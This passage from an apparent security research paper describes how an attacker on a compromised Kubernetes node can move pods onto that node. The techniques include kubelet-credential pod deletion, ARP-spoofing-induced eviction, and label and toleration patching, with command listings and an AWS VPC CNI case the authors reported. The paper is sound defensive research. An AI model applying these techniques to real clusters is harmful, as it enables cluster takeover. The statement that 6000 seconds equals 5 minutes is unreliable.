↪  node="kind-worker2"
```

7.3 Trigger pod rescheduling

Wait for the pod to be recreated It may sound silly, but the easiest way to reschedule a pod is simply to wait for it to happen "naturally". This may take more or less time, depending on the frequency of application and node updates, or the presence of autoscaling in the cluster, but it can usually happen within a reasonable time.

In the case of a `CronJob`, the pod will be recreated at the next scheduled time.

Trigger pod rescheduling with eviction When trying to force pod rescheduling, the easiest way is to delete the pod so that the ReplicaSet or StatefulSet controller recreate it. The node authorizer allows the kubelet to delete pods, however, the `NodeRestriction` admission plugin prevents the kubelet from deleting pods that are not bound to its node. We can still use this to trigger the rescheduling of pods that are bound to the compromised node and send them to other nodes.

Listing 25: Deleting a pod using the kubelet account

```
/# export KUBECONFIG=/etc/kubernetes/kubelet.conf
/# kubectl auth whoami
ATTRIBUTE   VALUE
Username    system:node:kind-worker
Groups      [system:nodes system:authenticated]
/# kubectl get pods
NAME   READY   STATUS    RESTARTS   AGE
test   1/1     Running   0          36s
/# kubectl delete pod test
pod "test" deleted
```

Trigger pod rescheduling with taint-based eviction In section 5.1 we presented the `NoExecute` taint effect that allows to *evict* pods (i.e. stop a pod already running) from a node. This mechanism can be used to force the rescheduling of a pod on another node if we are able to add taints on the node that the pod does not tolerate.

In general, we cannot add taints without more privileges than the kubelet account. However, we can take advantage of another mechanism that taints nodes by condition. In particular, we have seen that the *ConditionUnknown* is applied to a node that fails to update its lease. In this case, the node controller applies the taint `node.kubernetes.io/unreachable` to the node with the `NoExecute` effect.

This taint is set with a `tolerationSeconds` attributes of 6000 seconds which means that after 5 minutes, all pods that are not tolerating the taint are evicted from the node. If they are managed by a controller such as a `ReplicaSet` or a `StatefulSet`, they will be recreated.

Therefore, if we are able to stop the node lease mechanism, we can force the rescheduling of pods on other nodes. In the following, we present a simple way to do so, in case a network is vulnerable to IP spoofing attacks. Indeed, by performing ARP spoofing attacks, we can prevent the kubelet from updating its lease against the API server.



Fig. 14. ARP spoofing attack

The ARP spoofing attack runs directly from the node and performs at network level 2 (Ethernet) so that Network Policies and CNIs are not involved in the process. However, in a managed environment such as any well-known cloud provider (AWS, GCP, and Azure), raw level 2 networking is not possible. Indeed, machines in their network don't have the true ARP addresses of the destination machine in their ARP tables, even if in the same virtual network. There is a software component in the stack that will ensure packets are forwarded to the right machine.

This class of attacks targets mainly on-premise environments. However, nodes in a cloud environment are more likely to be dynamically spawned and despawned using cluster autoscalers. Therefore you'll have greater chances of "natural" pod rescheduling.

8 Patching pods: one right to move them all

8.1 Adding tolerations to pods

As we have seen, moving pods with the kubelet account has limitations. In particular, we cannot attract pods that do not tolerate the taints of the compromised node and we cannot easily force the rescheduling of pods if the network is not vulnerable to IP spoofing attacks.

The `patch` permission on `Pod` objects allows the addition of tolerations to a pod [9]. The challenge is that it should be done *before* the pod is scheduled. We tried to see if it was possible to win a race condition between the pod creation and the scheduler, but we were not able to do so. In the end, it appears that there is a more reliable technique that uses the `patch` on `Pod` permission.

Indeed, if we want to add a toleration before the pod is scheduled, all we have to do is to make it *unschedulable* i.e. set its domain of feasibility to an empty set. We can then add the toleration necessary to make the pod tolerating our compromised node. The pod will then be scheduled on the compromised node.

To make the pod unschedulable we will take advantage of the `NodeResourcesFit` scheduler plugin. This plugin checks if the node has enough resources to run the pod. One of these resources is the `podCapacity` which is the maximum number of pods that can be run on the node. If the node is already at full capacity, it is filtered out. By default, the `podCapacity` is set to 110.

By using the patch pod we can remove the labels used by `ReplicaSets` to select the pods they watch. When labels are removed, the `ReplicaSet` controller will detect a missing replica and will recreate a pod instance. However, the old pod we have just patched is not deleted and is still running on the node. By repeating the operation we can fill the node to its maximum capacity.

Listing 26: Example of ReplicaSet label selector

```
apiVersion: apps/v1
kind: ReplicaSet
metadata:
  name: test-dd6f66d48
  ...
spec:
  ...
  replicas: 2
  selector:
    matchLabels:
      app: test
      pod-template-hash: dd6f66d48
...
```

Listing 27: Making Pod unschedulable using the patch permission on Pod

```
# we have two pods running
kubectl get pods
NAME                    READY   STATUS    RESTARTS   AGE
test-dd6f66d48-nwmwd    1/1     Running   0          7m53s
test-dd6f66d48-pfv5l    1/1     Running   0          7m53s

# overwriting the pod-template-hash label tracked by the
↪  ReplicaSet
kubectl label --overwrite pods/test-dd6f66d48-nwmwd
↪  pod-template-hash=hack
pod/test-dd6f66d48-nwmwd labeled

# we now have three pods running
kubectl get pods
NAME                    READY   STATUS    RESTARTS   AGE
test-dd6f66d48-nwmwd    1/1     Running   0          8m54s
test-dd6f66d48-pfv5l    1/1     Running   0          8m54s
test-dd6f66d48-xh5n6    1/1     Running   0          25s

# if we iterate we end up having unscheduled pod (in the example
↪  the kind-worker node has a pod capacity of 4)
kubectl get pods -o wide
NAME                    READY   STATUS    NODE
test-dd6f66d48-gpj8w    1/1     Running   kind-worker
test-dd6f66d48-gxlbk    1/1     Running   kind-worker
test-dd6f66d48-llnpp    0/1     Pending   <none>
test-dd6f66d48-mtqq6    1/1     Running   kind-worker
test-dd6f66d48-wkqxp    1/1     Running   kind-worker
```

We can now patch the pending pod to add tolerations to make it tolerate the compromised node. If we combine this technique with the label edition technique, we can make the pod feasible on the compromised node, whatever the pod's tolerations and the node's affinities are.

The only way to prevent this attack is to use labels protected by the `NodeRestriction` admission plugin. In particular labels with the `node-restriction.kubernetes.io/` prefix are reserved for workload isolation purposes, and kubelets will not be able to modify labels with that prefix.

8.2 Terminating pods with activeDeadlineSeconds

The `patch` permission on pods also allows the modification of the `activeDeadlineSeconds` attribute of a pod [9]. This attribute is used to



Fig. 15. Adding tolerations to a pod using the patch permission on pods

set a deadline for the pod to run. If the pod is still running after the deadline, it is terminated.

By setting the `activeDeadlineSeconds` to a very low value, we can force the termination of the pod. If required, the controller will then recreate the pod. It can also be a good way to stop untracked pods left when performing the previous attack.

8.3 Real case scenario: the AWS CNI with Calico

One can argue that having `patch` permission on pods is not a common situation. However, we have found a real case scenario where this permission is granted: the AWS VPC CNI with Calico.

Container Network Interface (CNI) is a standard for network plugins in Kubernetes. The AWS VPC CNI plugin is the AWS implementation of the CNI standard and is the plugin promoted by AWS for Amazon EKS clusters. However, it used to not support `NetworkPolicies` (firewall

rules in Kubernetes) and it is common to use Calico (another CNI plugin) alongside AWS VPC CNI to enforce network policies in EKS clusters.

Without going into details of the CNI, in this situation, an option has to be activated on the AWS VPC CNI process called `ANNOTATE_POD_IP`. To work, this option requires the `patch` permission on pods to be granted to the AWS VPC CNI DaemonSet.

Listing 28: Generation of the cluster role in AWS VPC CNI helm chart source code

```
{{- if .Values.env.ANNOTATE_POD_IP }}
  - apiGroups: [""]
    resources:
      - pods
    verbs: ["list", "watch", "get", "patch"]
{{- else }}
  - apiGroups: [""]
    resources:
      - pods
    verbs: ["list", "watch", "get"]
{{- end }}
```

This configuration ends up giving the `patch` permission on every pod to every node in the cluster (the `DaemonSet` is running on every node). Without the use of the adequate `node-restriction.kubernetes.io/` labels, it allows an attacker to fully compromise the cluster.

We reported the issue to AWS but as they released recently a new version of the AWS VPC CNI plugin that supports `NetworkPolicies`, they do not plan to find a solution to this issue.

9 Discussion

At this point, it is essential to understand that workload isolation at node level is not concerning every organizations. Such a mechanism is sometimes not justified by security requirements or the cluster size. However, it proves to be a good practice when starting to mutualize a Kubernetes cluster between different teams and use cases (apps, CI/CD, etc.) or when the cluster is used to host sensitive workloads.

It is also not a silver bullet and must be combined with good RBAC configuration to be efficient. Other architectural choices can also be made such as isolating at cluster level by using multiple clusters. The choice of a multi-cluster model may be all the more relevant as projects such

as *Cluster API*,[14] which aim to simplify cluster fleet management, gain traction.

There are also other isolation mechanisms that can be used in Kubernetes and that should be considered additionally to node isolation. For example, network policies can be used to restrict the communication between pods. This can be useful to prevent lateral movement in a cluster.

With policy enforcement tools such as Kyverno or OPA Gatekeeper,[15] it is also possible to tighten the authorization rules in a cluster and to reduce the permissions of kubelet accounts (should my nodes be able to edit their labels after all ?).

10 Conclusion

In this article, we described the Kubernetes scheduler framework and the plugins used to implement workload node isolation in a cluster. We showed that implementing such an isolation *requires* to activate the `NodeRestriction` admission plugin as, otherwise, the isolation can be compromised by an attacker who would have taken the control of a node.

We also demonstrate that even when using `NodeRestriction` admission plugin, there could be flows in the setup of workload isolation in a cluser. These flaws can come from the use of anti-patterns or by the fact that isolation is configured without the use of labels that fall under the `NodeRestriction` plugin restrictions.

Indeed, we showed that the kubelet account which is used by every node to communicate with the Kubernetes API server has interesting permissions that can help an attacker moving pods arround a Kubernetes cluster.

Finally when having access to interesting permissions with service account on nodes, such as patching pod objects, we showed that our analysis of the domain of feasibility of pods is still pertinent and enable to identify the potential impact of such permissions.

To conclude, we would like to go back on the question that Yuval Avrahami and Shaul Ben Hai asked in their presentation at Blackhat USA 2022 and that started our work: *is container escape equivalent to cluster compromise ?*. Their answer was that it depends on the RBAC permissions you find on your compromised node. Now we hope that you are convinced that it also depends on the isolation of your nodes.

[14] `https://github.com/kubernetes-sigs/cluster-api`
[15] `https://open-policy-agent.github.io/gatekeeper/website/`

References

1. Gke documentation, isolate your workloads in dedicated node pools. https://cloud.google.com/kubernetes-engine/docs/how-to/isolate-workloads-dedicated-nodes.
2. Kubehound website. https://kubehound.io/.
3. Kuberneted documentation, scheduler performance tuning. https://kubernetes.io/docs/concepts/scheduling-eviction/scheduler-perf-tuning.
4. Kubernetes documentation. https://kubernetes.io/docs/home.
5. Kubernetes documentation, authenticating. https://kubernetes.io/docs/reference/access-authn-authz/authentication.
6. Kubernetes documentation, controllers. https://kubernetes.io/docs/concepts/architecture/controller.
7. Kubernetes documentation, kube-controller-manager. https://kubernetes.io/docs/reference/command-line-tools-reference/kube-controller-manager.
8. Kubernetes documentation, "naked" pods versus replicasets, deployments, and jobs. https://kubernetes.io/docs/concepts/configuration/overview/#naked-pods-vs-replicasets-deployments-and-jobs.
9. Kubernetes documentation, pod update and replacement. https://kubernetes.io/docs/concepts/workloads/pods/#pod-update-and-replacement.
10. Kubernetes documentation, scheduling framework. https://kubernetes.io/docs/concepts/scheduling-eviction/scheduling-framework/.
11. Kubernetes documentation, the kubernetes api. https://kubernetes.io/docs/concepts/overview/kubernetes-api.
12. Kubernetes source code. https://github.com/kubernetes/kubernetes.
13. HackTricks. Hacktricks docker breakout. https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-security/docker-breakout-privilege-escalation.
14. Brandon Wagner Jayaprakash Alawala, Re Alvarez-Parmar. Aws blog, customizing scheduling on amazon eks. https://aws.amazon.com/blogs/containers/customizing-scheduling-on-amazon-eks, 2022.
15. Microsoft. Threat matrix for kubernetes. https://microsoft.github.io/Threat-Matrix-for-Kubernetes/.
16. RedHat. State of Kubernetes security report 2023. https://www.redhat.com/en/resources/state-kubernetes-security-report-2023, 2023.
17. Shaul Ben Hai Yuval Avrahami. Kubernetes privilege escalation: Container escape == cluster admin? https://www.blackhat.com/us-22/briefings/schedule/#kubernetes-privilege-escalation-container-escape--cluster-admin-26344, 2022.